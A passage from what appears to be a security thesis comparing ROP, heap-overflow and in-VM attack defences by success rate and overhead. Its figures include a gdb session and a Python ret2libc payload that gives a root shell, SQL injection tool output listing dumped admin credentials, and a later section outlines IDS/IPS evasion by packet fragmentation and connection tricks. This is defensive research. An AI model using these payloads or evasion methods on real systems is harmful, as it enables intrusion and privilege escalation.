Stage 3: This study chooses some top range of defensive performance ROP defensive countermeasures in Chapter 4 to compare with the performance of this study's proposing defensive countermeasure to defend 87 vulnerable ROP programs in Stage 2. Table 6.7 shows the comparison of other ROP defensive countermeasures:

The successful defensive rate of DROP is 93.26% because DROP is easily circumvented by ROP_Without_Ret attack because it is a ret-base ROP and it is not a run-time detection. Its performance overhead is low, only 1.01% because its computation is not complicated.

G-Free’s successful defensive rate is 93.26% because it also adopts preventing ROP without “ret” instruction, therefore its defensive ability is not very strong. Its performance overhead is 2.34% as it must spend more time monitoring the program control flow.

Return-less kernel’s successful defensive rate is, 92.13% because the added return address table has vulnerabilities and can be evaded. Its performance overhead is 2.50% because it adds the return address table comparison.

CFLocking's successful defensive rate is 94.38% because it adopts control flow integrity defensive countermeasure to impede malicious attackers to alter existing interrupt. All indirect control flows of CFLocking are fixed in conveying areas that contain "ret" instructions, the indirect variants of "jmp", and call. Its performance overhead is 1.45% because the workload is small.

ROPdefender's successful defensive rate is 91.01% because ROPdefender applies a software dynamic translation framework to process program codes and execute defending. Its performance overhead is 2.81% because many comparing before processing, double the overhead as shadow stack.

Table 6.7: Comparisons of the existing main ROP defensive countermeasures.

Name of Defensive Countermeasure	Reference	Access source code or binary code required	Successful Defensive Rate (%)	Performance O verhead (%)
DROP	[134]	Yes	93.26	1.01
G-Free	[125]	Yes	93.26	2.34
Return-less Kernel	[126]	Yes	92.13	2.50
CFLocking	[48]	Yes	94.38	1.45
ROPdefender	[127]	Yes	91.01	2.81
ROPguard	[128]	Yes	92.13	2.91
ILR	[129]	Yes	93.26	3.55
Binary stirring	[130]	Yes	91.01	1.99
CFIMon hardware-based	[131]	No	89.89	1.87
Compact Control Flo w Integrity & Rando mization (CCFIR)	[132]	No	95.51	2.42
kBouncer	[133]	Yes	94.38	3.12
ROPecker	[135]	No	95.51	2.19
LIMBO framework	[136]	No	95.51	2.89
TrustZone-M enabled MCUs framework	[124]	No	96.63	3.45
This study's proposed defensive counter-measure		No	96.63	1.23

ROPguard’s successful defensive rate is 92.13% because ROPguard monitors critical functions that can modify permission of memory settings or produce new processes from existing ones. Its performance overhead is high, 2.91% because each stack pointer must be monitored.

ILR’s successful defensive rate is 93.26% as ILR attempts to restrict the program control flow according to benign program route by applying a security policy that processes an interpreter framework on top of code. Its performance overhead is the highest, 3.55% because the interpreter framework is a dynamic optimization system. It must store native translation information in basic blocks. They incur a large workload. This defensive countermeasure incurs the highest performance overhead.

Binary Stirring’s successful defensive rate is 91.01% as it applies to influence binary rewriting technique to execute the program code, attempt to randomly allocate instruction sequences, ensure control flow integrity or inspect abnormal control flow shifting. Its performance overhead is moderate, 1.99% because it is a run-time efficiency defensive countermeasure binary stirring.

Even though CFIMon hardware-based defensive countermeasure is the lowest successful defensive rate, only 89.89% as it is mainly hardware-based. Its performance overhead is 1.87% because it must spend more time on hardware operation. This study thinks it is still a very useful complement defensive countermeasure for software-based defensive countermeasures because it is adopted hardware defensive countermeasures against ROP. Cyberattack vector has multiple approaches, so defensive countermeasure certainly needs multiple approaches.

CCFIR’s successful defensive rate is 95.51% because it is a run-time efficiency defensive countermeasure. It exists a compatibility problem that may incur the defensive countermeasure failure. Its performance overhead is 2.42% because Compact Control Flow Integrity and Randomization (CCFIR) irregularly embeds various indirect control transfer instructions into a designed Springboard and controls the desired binaries flow to this board. Its workload is quite large.

kBouncer’s successful defensive rate is moderate, 94.38% because kBouncer utilizes the binary rewriting method and dynamic method to inspect the program control flow integrity. Dynamic binary instrumentation may treat stripped binaries. Its performance overhead is high, 3.12% because its existing binary instrumentation frameworks maybe reduces the speed of the normal process of applications.

ROPPecker's successful defensive rate is high, 95.51% because all applications' binary is inspected whether they can be potentially utilized as malicious gadgets. Its performance overhead is 2.19% because the sliding window method incurs high performance overhead as waiting for the sliding window to move and the process must pause while the sliding window is inspecting code.

LIMBO framework's successful defensive rate is 95.51% because it adopts multiple preventions via monitoring program behavior in run time. The performance overhead is 2.89% because it applies spiral execution to take a state and enumerate some of the states that are reachable from it by symbolically processing the program. It uses this ability to repeatably calculate a set of states that are reachable from the vulnerability.

TrustZone-M's successful defensive rate is 96.63% because it applies the first security analysis of potential run-time software security issues in TrustZone-M-enabled MCUs. The performance overhead is 3.45% as it also defends the feasibility of launching stack-based buffer overflow (BOF) attack for code injection.

This study's penetration testing result shows that TrustZone-M and this study's proposed defensive countermeasure are the highest successful defensive rate with 96.63%, and both do not require source code or binary code access. The performance overhead of this study's proposed defensive countermeasure is the lowest one, only 1.23%, which is lower than the TrustZone-M performance overhead of 3.45%.

Evaluating the implementing difficulty of each ROP defensive countermeasure

This figure shows the implementation difficulty of each ROP defensive countermeasure. Figure 6.9 shows that Compact Control Flow Integrity & Randomization (CCFIR) is the most implementing difficulty, with 9 scores. Binary stirring, ROPecker, and this study's proposed defensive countermeasure cause the least implementing difficulty, 4 scores. G-Free and ROPdefender are 8 scores implementing difficulty. DROP, kBouncer, and TrustZone-M enabled MCUs framework are 7 scores implementing difficulty. CFLocking, ILR, and CFIMon hardware-based are 6 scores implementing difficulty. Return-less Kernel, ROPguard, and LIMBO framework are 5 scores implementing difficulty.




Figure 6.9: The implementing difficulty of each ROP defensive countermeasure.

These experiment results verify that this study's proposed Trie Graph of Monitoring Program (TGMP**)** against ROP is effective and efficient based on the successful defensive rate, performance overhead, and the implementing difficulty comparison with other similar defensive countermeasures.

The advantages of this study proposed ROP defensive countermeasure:

- The detection is effective and has high accuracy because the proposed defensive countermeasure can impede most of the evasions for other ROP defensive countermeasures. The proposed performance overhead is lower than other defensive countermeasures because it directly jumps to the data of each node of the trie graph. It does not accumulate the time of checking routes as exponent explosive increments while the program grows. It is only a linear workload.

- It is transparent to most existing computer programs that do not require computer programs to be modified. It can be installed in the most user-friendly toolkits. Transparency is an important factor in whether the product can be accepted by end-users without any modification to their system.

- It does not require information about either source code or binary, etc. side information, customized compiler support, or no binary rewriting. It is easier to be accepted by commercial clients in marketing.


The shortcomings of the proposed ROP defensive countermeasure:

- The proposed defensive countermeasure may be evaded and false negative attacks are difficult to be inspected if malicious attackers have reconnoitred how it defeat ROP. Control flow is integrity or the number of chained gadgets is still within the threshold of the turn-up number in benign programming

- This study's proposing defensive countermeasure does not inspect all system calls. Only the important shellcodes or other critical privilege escalation of system calls are inspected.

6.2.3 Evaluating cyberattacks inside VMs defensive countermeasure

The web page of administrator login that is concealed from the public with the administrator's login username and password by clicking the "Find Admin" button is discovered in Figure 6.10. The URL: *http://www.victim.com/admin/* for the administrator login web page. Again, a fter getting the administrator's login and password, malicious attackers can utilize the highest privileges of the database and operating system.



Path to search: http://www.victim.com
Success res: 200,500,301 Web Apps: php,asp Threads: 5
Failure res: 400,401,404 Time out: 10 Retries: 1
Found Pages:


Page	Response
http.://www.victim.com/admin	200 OK

Status: I'm IDLE

```
Columns found: ID.USERNAME,PASSWORD,LEVEL,IME,PREZIME
Count(*) of  admin is 2
Data Found: PASSWORD=111
Data Found: USERNAME=nikola
Data Found: ID=1
Data Found: PASSWORD=bratis12
Data Found: USERNAME=stric
Data Found: ID=2
```


Figure 6.10: Find an administrator's username and password for websites.

Malicious attackers might utilize an SQL injection attack tool scan, reconnoitre websites, discover the vulnerable websites, and launch an SQL injection attack so as to find out the administrator's username and password in Figure 6.10. After that, the malicious attack might alter the content of the website, or database or even hijack the website.



```
(gdb) find &system, +9999999, "/bin/sh"
0xb7fa23f
warning: unable to access target memory at 0xb7fd9647, halting search.
1 pattern found.
(gdb) q
A debugging session is active.
    Inferior 1 [process 1561] will be killed.
#
# python -c "pint 'a'*80 + '\x53\x85\x04\x08' + '\xb0\xff\xec\xb7' + '\xc0\x60\xec\xb7' +
 '\x47\x96\xfd\xb7'" | ./stack7
input path please: got path aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaS****`G**
sh: **: not found
sh: *@**@**H**H**P**P**X**X***h**H**P**P**x**x***************************: not found
#whoami
root
```

Figure 6.11: Escalate privilege to the root.



```
[+] Receiving all data: Done (953B)
[*] Process './pivot' stopped with exit code 0 (pid 2505)
Now kindly send your stack smash
> foothold_function(), check out my .got.plt entry to gain a foothold into libpi
vot.soROPE{.............................

       .............................
    .............................
    Warnning: Application without authority is detected!
    .............................
    Warnning: Signature-based is detected!
    .............................
    Warnning: Virtual network interface controll exploitation is detected!
    .............................
    Warnning: Abnormal behavvior is detected!
    ".............................
    Warnning: unlink() macro or frontlink() macro to corrupt heap applied
                 is detected!
    ..............................;
    Warnning: No validation input is detected!
    .............................

    Warnning: Cyberattack launched inside VMs is detected!!!
    .............................

    .............................
        system(user's input checking finish.)};
```

Figure 6.12: The outcome of cyberattack launched in VMs detection.

The share library code, "libc" is accessed by all applications in C programming. If malicious codes may point to a functional system with the argument "/bin/sh", it will successfully arouse shellcode and escalate privilege to the root, in Figure 6.11.

80 penetration tests have been conducted and the penetration test result of cyberattacks launched in VMs is shown in Figure 6.12 and Table 6.8. It shows the proposed five-tier Detection Monitor has good performance.

In Table 6.8, it is not supervised that the successful defensive rate of application installation is the highest percentage successful defensive rate 100% with only 0.11% performance overhead because this detection is simple. It can effectively impede tenants of VM to install a rootkit or other vulnerable applications if there is a security policy of only application with approved certificate is permitted to install.

Any cyberattack with a malicious signature that has been stored in the database can be detected by signature-based detection. Not only does the Five-TDM intercept all running binaries, but also all activities that occur in the virtual instances are compared with the signature database. The successful defensive rate of signature-based detection is 98.75% because all cyberattacks stored signature-base in a database can be detected. Its performance overhead is 1.08% because the workload is small. This is the first front line of defensive countermeasures with fewer costs. However, these two countermeasures are only useful for junior attackers. Senior attackers never stop exploiting when they meet these obstacles because they prefer to write malicious scripts themself according to the different vulnerabilities of various programs.

Table 6.8: Each tier detection monitor penetration test result of cyberattack launched inside VMs.

Each Tier Detection Monitor	Successful Defensive Rate (%)	Performance Overhead (%)
Applications Installation	100	0.11
Signature-based Detection	98.75	1.08
Virtual Network Interface Controller	97.50	0.15
Abnormal behaviour	88.75	1.32
Input validation for applications of VMs	96.25	1.15
This study's proposed five-tier detection monitor	96.25	2.51

The successful defensive date of the Virtual Network Interface Controller is 97.50% because it is not easy to compromise it. However, the man-in-the-middle attack is especially difficult to defeat if malicious attackers only intercept passing network packets in a passive way, and they do not relay them. Its performance overhead is 0.15%.

The successful defensive rate of abnormal behaviour is the lowest, 88.75% because this tier is the most complicated and the most difficult to defend against various cyberattacks. Abnormal behaviour detection discovers any behaviour that does not cohere with the security policy of the cloud. Reconnaissance for the vulnerability of the program is the first detection of abnormal behaviour. Senior attackers may apply stealth approaches to reconnoitre vulnerabilities of the program and hide and erase their traces very well. Abnormal behaviour includes injecting malicious codes or utilizing re-use existing program codes technique to chain malicious codes to launch ROP cyberattacks. Senior attackers can change their attack strategy to elude detection according to detecting abnormal behaviour. Their malicious script never stands alone, a malicious script always looks benign among benign codes until the procedure reaches a vulnerable point. Its performance overhead is high, 1.32% because the workload of analyzing abnormal behavior is larger than other cyberattack detection.

The successful defensive rate of input validation for applications of VMs is 96.25% because input for applications of VMs is another important cyberattack vector because various applications are installed in tenants of VMs. Even though these applications have been checked with safety certificates, sly attackers can circumvent the detection of malicious codes via application input to compromise the relative application, database, and host operating system. It is effective for detecting such approaches to validate all user's inputs. It can impede the most malicious codes and minimize cyberattacks at less computational costs. Its performance overhead is 1.15% because it validates all inputs according to a blacklist that includes all possible look like benign but malicious inputs.

The synthetic successful defensive rate for all tiers of defence is 96.25% because Five-TDM applies to the hop limit in IPv6 to replace the time to live field in IPv4 to monitor whether packets have been replayed if monitored packets continuously lose. Five-TDM strictly monitors the modification of "Jumbogram" to the Transport Layer protocol implementation. Five-TDM inserts a detection mechanism to disassemble each program function into gadgets and monitor the number of turn-up gadgets with the benign program to prevent return-oriented programming attacks. However, previous works' input validation can be bypassed by various circumventing techniques. This study proposes Five-TDM and sets a separate detection mechanism to strengthen sanitizing input of applications to prevent input validating evasion. Not only may malicious attackers use one VM to launch a cyberattack, but also they might utilize multiple VMs to compromise one or several virtual network interface controllers of VMs into promiscuous mode and sniff passing communication between host and VMs. If the tenant VM does not report its VNIC in promiscuous mode, other VM tenants may intercept passing communication among hosts and VMs. The Five-tier Detection Monitor can immediately detect which VNIC is in promiscuous mode, or any cyberattack against VNIC among all VMs. Its performance overhead is 2.51% because it must investigate all ties of defence. The workload nearly sums up the performance rate of all ties, even though some investigations can parallelly execute.

For quantitative data, Table 6.8, even if each tier Detection Monitor is excellent, however, the result is produced for only one cyberattack. If malicious attackers simultaneously organize cyberattacks via multiple cyberattack vectors from outside and inside of the cloud, successful defensive rate results may be lower than the results of Table 6.8.

Table 6.9: Penetration Test Result of Comparing with other Cyberattack Detecting Tools.

Name of Defensive Countermeasure	Reference	Successful Defensive Rate (%)	Performance Overhead (%)
HyperAttacker	[146]	86.25	2.35
eCloudIDS	[147]	88.75	1.60
Group of mobile agents	[157]	87.25	3.03
NvCloudIDS	[156]	91.25	2.46
Naive Bayes Classifier Approach	[158]	78.75	3.88
Bayesian Game-Theoretic Intrusion Detection System	[159]	92.50	3.14
MIMIC	[161]	95.50	1.5
This study's proposed five-tier detection monitor		96.25	2.51

80 penetration tests have been conducted for other defensive countermeasures against cyberattacks launch inside VMs and the penetration test results are shown in Table 6.9.

In Table 6.9, the Successful defensive rate of HyperAttacker is 86.25% because it includes authentication, confidentiality effect, integrity, hypervisor, etc., multiple areas detection. Its main detection applies to a software executing fault injection system to validate user input. Its performance overhead is 2.35% because it must check many areas.

The successful defensive rate of eCloudIDS is 88.75% because it mixes two-ties specialist detection. It is designed to detect many threats of the cloud. Its performance overhead is 1.60% because it adopts two detecting engines to increase the speed of investigation.

The successful defensive rate of the Group of mobile agents is 87.25% because it only focuses on abnormal activity detection by using a group of mobile agents to execute moving deputies. Its performance overhead is 3.03% because abnormal activity detection is more difficult and must take a longer time.

The successful defensive rate of NvCloudIDS is 91.25% because it may protect against network intrusion and hypervisor. It adopts statistical learning technique to analize the data traffic behavior with collaborative feature approach. Its performance overhead is 2.46% because it must spend lots of time analyzing the network traffic data.

The successful defensive rate of the Naive Bayes Classifier Approach is the lowest percentage, 78.75% because the detecting effect only based on the vulnerable datasets is not very good. It is propseded a strategic interaction between a hypervisor keeping track of its VMs' vSDN (virtual Software-defined Networking) controllers and data flow. Its performance overhead is the highest percentage, 3.88% because it adopts collaborative filtering as matrix factorization that takes a longer time.

The successful defensive rate of the Bayesian Game-Theoretic Intrusion Detection System is 92.50% because it only focuses on hypervisor detection. It requires possibly invoking DDoS attacks via exploited virtual switches as a non-cooperative dynamic Bayesian game of IDS/IPS. Its performance overhead is high range, 3.14% because it must monitor its vSDN and controls new procedure sources.

The successful defensive rate of MIMIC is 95.50% because it applies a machine learning-guided framework to detect known Trojans and viruses. It works in two major stages: (1) It analyzes structural and functional features of the existing Trojan population in a multi-dimensional space to train machine learning models and create lots of "virtual

Trojans"; (2) It binds them into the design by matching their functional/structural properties with suitable nets of the internal logic structure. Its performance overhead is 1.5% because it has multiple threads simultaneously working together.

The successful defensive rate of this study's proposed Five-tier Detection Monitor is the highest percentage, 96.25% because it considers all potential attack vectors and synthetically integrates advantages of various cyberattack defensive countermeasures. Its performance overhead is in the low range percentage, only 2.51% because it includes defensive countermeasures against ROP attacks in the abnormal behavior tier.

Evaluating the implementing difficulty of each Cyberattacks Launched Inside VMs defensive countermeasure




Figure 6.13: The implementing difficulty of each cyberattacks launched inside VMs detection countermeasure.

Figure 6.13 shows that the implementing difficulty of eCloudIDS is the most difficult, with 9 scores. The implementing difficulty of NvCloudIDS is the least difficult, with only 3 scores. The implementing difficulty of HyperAttacker is 7 scores. The implementing difficulty of both the Naive Bayes Classifier Approach and Bayesian Game-Theoretic Intrusion Detection System is 5 scores. The implementing difficulty of Group of mobile agents and MIMIC is 4 scores. Five-TDM is just higher than Naive Bayes Classifier, with 4 scores.

The experiment results verify that this study's proposed Five-Tier Detection Mode (Five-TDM) against cyberattacks launched inside VMs is effective and efficient based on the successful defensive rate, performance overhead, and the implementing difficulty comparison with other similar defensive countermeasures.

The advantages of this study are proposing Cyberattacks Inside VMs defensive countermeasures:

- Strong defensive ability against various cyberattacks launched from inside VMs, especially ROP attacks and SQL injection attacks.
- Economic and easy operation.

The shortcoming of the proposed Cyberattacks Inside VMs defensive countermeasure:

- The five-tier detection monitor relies on databases that rapidly update too much. It may be not to detect zero-day cyberattacks. It may automatically trigger an alarm, but it is just initial cyberattack detection and it still needs an administrator to carefully analyse the incidents later.
- This proposed defensive countermeasure is still weak to defend against cyberattacks launched from outside VMs.

6.3 Summary

In this chapter, this study gathers and processes data of survey information via questionnaires, focus groups, and in-depth interviews in qualitative research. It collects and processes data via various penetration tests in quantitative research. This study comprehensively analyses all these data for Eight-tier Heap Overflow Prevention (EHOP) against heap overflow attacks, Trie Graph of Monitoring Program (TGMP) against ROP attacks, and Five-Tier Detection Mode (Five-TDM) against cyberattacks launched inside of VMs. The effect of these defensive countermeasures on performance was investigated. The three proposed defensive countermeasures of this thesis have been proven effective and efficient based on successful defensive rate, performance overhead, and implementing difficulty compared with other existing defensive countermeasures. A comprehensive discussion on cyberattack defensive countermeasures is presented in Chapter 7.

Chapter 7

Discussion

7.1 Introduction

Chapter 6 presents data gathered from qualitative research, quantitative research, and analysis. This chapter discusses the implications of findings, cloud computing threats and effective defensive countermeasures, comprehensive defensive countermeasures, information technology system recovery strategy, and the contribution of this thesis.

7.2 Implication of Findings

Various defensive countermeasures software-based or hardware-based are sourced from a pool of all solutions for detection and prevention. However, many cyberattack vectors are continuously invented and evolved. New cyberattack technologies are adopted into software and hardware. The cloud recently confronts fiercer security threats than before. This study focuses on discussing various cyberattack evasions for defensive countermeasures against heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs in this chapter.

Even though the current firewall and IDS/IPS have been improved to a very high standard of performance, various circumventing techniques also have evolved with stronger penetrating power on the other side, e.g., ROP attacks evade signature-based detection by running right before executing exit or checking certificates. The defense of checksum is weak and malicious attackers might dynamically create any ROP payload at the time of compromising.

As IDS/IPS must apply connection for timeout TCB tear down and concealed TCP connection may be created for a longer time than IDS/IPS to trace it. To arouse a lost state that can circumvent IDS/IPS in case of to cause deliberately this time out happens, either properly opportunity or flood IDS/IPS connection to impose to early older connection garbage collection. If “trlnet” is employed to establish a connection, terminate, and rebuild it, or force the sequence numbers to be altered too many times, the IDS/IPS cannot trace the coming connections. Malicious attackers may deliberately increase the latency between the period of the first packet and the last malicious packet to arrival detection. The latency can confuse the detection and cannot accurately decide whether the system accepts passing packets or not. When the network overloads, the detection is not easy to determine whether the arriving packet is accepted by the end system. Another bypassing approach is to insert more extra TCP packets into the code, forcing the final receiver cannot reassemble accurately. The firewall or IDS/IPS maybe not properly checked packets after the injected packet because sequence numbers have been modified and leading to bypassing attacks happen. Malicious attackers might apply the “Don’t, Fragment” (DF) flag in the IP header that orders the late mechanism not to divide a too larger size of packet up into pieces and just investigates its character, purposely injecting extra bits into packets, altering the DF bit and causes the final mechanism to delete it as a useless packet. This cyberattack is like a subterfuge attack to cheat the firewall or IDS/IPS. Network monitors sometimes cannot properly validate packets as the final accepting mechanism disparate design. Detection might not know precisely where all packet’s destinations are and whether they reach there or not. Investigating packets’ source route requires the related receiving mechanism replies a “timestamp” inside the packet. The packet might be deleted if the “timestamp” is not consistent. All packets might be evaded detection by artificially being divided if detection might not correctly restore IP fragments. The firewall or IDS/IPS must guarantee that all divided packets reach the destination, not just the marked final fragment to guarantee the stream can be reassembled. Detection is weak if the stream cannot be reassembled correctly out of order fragmented packets and malicious attacks might bypass the detection by jumbling the fragmented packets.

